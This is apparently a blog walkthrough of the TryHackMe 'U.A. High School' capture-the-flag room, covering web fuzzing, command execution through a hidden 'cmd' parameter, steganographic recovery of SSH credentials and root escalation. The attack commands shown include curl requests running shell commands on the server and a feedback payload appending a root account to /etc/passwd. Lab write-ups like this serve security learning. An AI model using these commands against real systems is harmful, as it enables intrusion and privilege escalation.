
U.A. High School is one of the easy CTF rooms in tryhackme. You can find it here: https://tryhackme.com/r/room/yueiua

First, I started enumeration with a nmap scan:

Press enter or click to view image in full size



Here two ports are open.

Visiting 10.10.169.237:80, we get

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

I started inspecting the website. I tried to do some tampering with the contact form, but nothing worked.

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

Then I noticed /assets/style.css in the source code.

```
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>U.A. High School - Contact Us</title>
    <link rel="stylesheet" href="assets/styles.css">
</head>
<body>
    <header>
        <nav>
            <ul>
                <li><a href="index.html">Home</a></li>
                <li><a href="courses.html">Courses</a></li>
```

But the assets page was blank.

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

In burp suite, I noticed there was a PHPSESSID in the response.

```
Response
Pretty  Raw  Hex  Render
1  HTTP/1.1 200 OK
2  Date: Tue, 29 Oct 2024 12:24:58 GMT
3  Server: Apache/2.4.41 (Ubuntu)
4  Set-Cookie: PHPSESSID=2i9l8gle7r2ll2c0pt24od8mqv; path=/
5  Expires: Thu, 19 Nov 1981 08:52:00 GMT
6  Cache-Control: no-store, no-cache, must-revalidate
7  Pragma: no-cache
8  Content-Length: 0
9  Keep-Alive: timeout=5, max=99
10 Connection: Keep-Alive
11 Content-Type: text/html; charset=UTF-8
12
13
```

So, I thought a php file might be there. To confirm, I tried /assets/script.js randomly. I got an error.

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



When I tried /assets/index.php, there was no error, but it was blank.

Press enter or click to view image in full size



To search further for the hidden parameters,

I referred to a walkthrough: https://jaxafed.github.io/posts/tryhackme-ua_high_school/

and used this:

$ ffuf -u 'http://10.10.74.25/assets/index.php?FUZZ=id' -mc all -ic -t 100 -w /usr/share/seclists/Discovery/Web-Content/raft-small-words-lowercase.txt -fs 0

From here we find the cmd parameter. Using curl we see:

```
└─$ curl --silent 10.10.169.237/assets/index.php?cmd=whoami | base64 -d
www-data
```

Since the web application allows command execution via the cmd parameter, we can do to blind data exfiltration. Another approach is to establish a reverse shell by setting up a netcat listener and using a reverse exploit. This can be helpful: https://www.revshells.com/.

I will now move on to blind data exfiltration.

Looking at the present working directory and the contents of it. We see:

```
┌──(grishma㉿kali)-[~]
└─$ curl -s 'http://10.10.18.171/assets/index.php' -G --data-urlencode 'cmd=pwd' | base64 -d
/var/www/html/assets


┌──(grishma㉿kali)-[~]
└─$ curl -s 'http://10.10.18.171/assets/index.php' -G --data-urlencode 'cmd=ls -la' | base64 -d
total 20
drwxrwxr-x 3 www-data www-data 4096 Jan 25  2024 .
drwxr-xr-x 3 www-data www-data 4096 Dec 13  2023 ..
drwxrwxr-x 2 www-data www-data 4096 Jul  9  2023 images
-rw-rw-r-- 1 www-data www-data  213 Jul  9  2023 index.php
-rw-r--r-- 1 root     root     2943 Jan 25  2024 styles.css
```

Digging more I found a interesting file:

```
┌──(grishma㉿kali)-[~]
└─$ curl -s 'http://10.10.18.171/assets/index.php' -G --data-urlencode 'cmd=cat
/var/www/Hidden_Content/passphrase.txt | base64 -d' | base64 -d
AllmightForEver!!!
```

And some images:

```
┌──(grishma㉿kali)-[~]
└─$ curl -s 'http://10.10.18.171/assets/index.php' -G --data-urlencode 'cmd=ls -la images' | base64 -
d
total 336
drwxrwxr-x 2 www-data www-data   4096 Jul  9  2023 .
drwxrwxr-x 3 www-data www-data   4096 Jan 25  2024 ..
-rw-rw-r-- 1 www-data www-data  98264 Jul  9  2023 oneforall.jpg
-rw-rw-r-- 1 www-data www-data 237170 Jul  9  2023 yuei.jpg
```

I downloaded both images using wget:

```
wget http://10.10.18.171/assets/images/oneforall.jpg
wget http://10.10.18.171/assets/images/yuei.jpg
```

I could not open oneforall.jpg. Digging into it I noticed that it had the header bytes of png image i.e 89 50 4E 47 0D 0A 1A 0A

So I tried to change it to jpg header bytes i.e FF D8 FF E0 00 10 4A 46 49 46 00 01

Press enter or click to view image in full size

```
00000000   FF D8 FF E0  00 10 4A 46  49 46 00 01  01 00 00 01  00 01 00 00  FF DB 00 43
00000034   14 18 18 17  14 16 16 1A  1D 25 1F 1A  1B 23 1C 16  16 20 2C 20  23 26 27 29
00000068   28 1A 16 1A  28 28 28 28  28 28 28 28  28 28 28 28  28 28 28 28  28 28 28 28
0000009C   28 28 FF C0  00 11 08 02  3A 04 74 03  01 22 00 02  11 01 03 11  01 FF C4 00
000000D0   0A 0B FF C4  00 B5 10 00  02 01 03 03  02 04 03 05  05 04 04 00  00 01 7D 01
00000104   52 D1 F0 24  33 62 72 82  09 0A 16 17  18 19 1A 25  26 27 28 29  2A 34 35 36
00000138   73 74 75 76  77 78 79 7A  83 84 85 86  87 88 89 8A  92 93 94 95  96 97 98 99
0000016C   D2 D3 D4 D5  D6 D7 D8 D9  DA E1 E2 E3  E4 E5 E6 E7  E8 E9 EA F1  F2 F3 F4 F5
```

Now we can see the image.

Press enter or click to view image in full size

After examining more, I used steghide and used the passphrase we found earlier i.e. AllmightForEver!!!

```
┌──(grishma㉿kali)-[~]
└─$ steghide extract -sf oneforall.jpg
Enter passphrase:
wrote extracted data to "creds.txt".

┌──(grishma㉿kali)-[~]
└─$ cat creds.txt
Hi Deku, this is the only way I've found to give you your account credentials, as soon as you have them, delete this file:

deku:REDACTED
```

Using the info I used ssh to log into the remote machine with user deku.

ssh deku@10.10.18.171

Yo man finally,

```
deku@myheroacademia:~$ ls -la
total 36
drwxr-xr-x 5 deku deku 4096 Jul 10  2023 .
drwxr-xr-x 3 root root 4096 Jul  9  2023 ..
lrwxrwxrwx 1 root root    9 Jul  9  2023 .bash_history -> /dev/null
-rw-r--r-- 1 deku deku  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 deku deku 3771 Feb 25  2020 .bashrc
drwx------ 2 deku deku 4096 Jul  9  2023 .cache
drwxrwxr-x 3 deku deku 4096 Jul  9  2023 .local
-rw-r--r-- 1 deku deku  807 Feb 25  2020 .profile
drwx------ 2 deku deku 4096 Jul  9  2023 .ssh
-rw-r--r-- 1 deku deku    0 Jul  9  2023 .sudo_as_admin_successful
-r-------- 1 deku deku   33 Jul 10  2023 user.txt
deku@myheroacademia:~$ cat user.txt
REDACTED
```

Now comes privilege escalation. We see what we can do with sudo using sudo -l

```
deku@myheroacademia:~$ sudo -l
[sudo] password for deku:
Matching Defaults entries for deku on myheroacademia:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User deku may run the following commands on myheroacademia:
    (ALL) /opt/NewComponent/feedback.sh
```

We see that we have read and execute permission here:

```
deku@myheroacademia:~$ ls -ls /opt/NewComponent/feedback.sh
4 -r-xr-xr-x 1 deku deku 684 Jan 23  2024 /opt/NewComponent/feedback.sh
```

Reading the file we get:

```
deku@myheroacademia:~$ cat /opt/NewComponent/feedback.sh
#!/bin/bash

echo "Hello, Welcome to the Report Form       "
echo "This is a way to report various problems"
echo "    Developed by                        "
echo "        The Technical Department of U.A."

echo "Enter your feedback:"
read feedback


if [[ "$feedback" != *"\`"* && "$feedback" != *")"* && "$feedback" != *"\$("* && "$feedback" !=
*"|"* && "$feedback" != *"&"* && "$feedback" != *";"* && "$feedback" != *"?"* && "$feedback"
!= *"!"* && "$feedback" != *"\\"* ]]; then
```

```
    echo "It is This:"
    eval "echo $feedback"

    echo "$feedback" >> /var/log/feedback.txt
    echo "Feedback successfully saved."
else
    echo "Invalid input. Please provide a valid input."
fi
```

The script here has a **command injection vulnerability**. The eval command executes the content of the $feedback variable. There are some special characters are filtered. But we see / and > are not filtered.

Here, we can exploit this to **add a user with root privileges** to /etc/passwd .

First, we need a password hash:

Pass: hello
MD5crypt: 1f1003Fm6$2eLBMxJ2fSqZ0GOkXupRJ0

As per the format in /etc/passwd:

exploit:1f1003Fm6$2eLBMxJ2fSqZ0GOkXupRJ0:0:0:exploit:/root:/bin/bash

Wow:


```
Enter your feedback:
'exploit:$1$f1003Fm6$2eLBMxJ2fSqZ0GOkXupRJ0:0:0:exploit:/root:/bin/bash' >> /etc/passwd
It is This:
Feedback successfully saved.
```

Now changing the user and entering password as hello:

```
deku@myheroacademia:~$ su exploit
Password:
root@myheroacademia:/home/deku# id
uid=0(root) gid=0(root) groups=0(root)
```

We are root now!!!

```
root@myheroacademia:~# ls -la
total 36
drwx------  5 root root 4096 Dec 13  2023 .
drwxr-xr-x 19 root root 4096 Jul  9  2023 ..
-rw-------  1 root root 2336 Feb 22  2024 .bash_history
-rw-r--r--  1 root root 3106 Dec  5  2019 .bashrc
drwxr-xr-x  3 root root 4096 Jul  9  2023 .local
-rw-r--r--  1 root root  161 Dec  5  2019 .profile
-rw-r--r--  1 root root  794 Dec 13  2023 root.txt
drwx------  3 root root 4096 Jul  9  2023 snap
drwx------  2 root root 4096 Jul  9  2023 .ssh
root@myheroacademia:~# cat root.txt
root@myheroacademia:/opt/NewComponent# cat /root/root.txt
```



THM{REDACTED}

Thanks for following till the end !!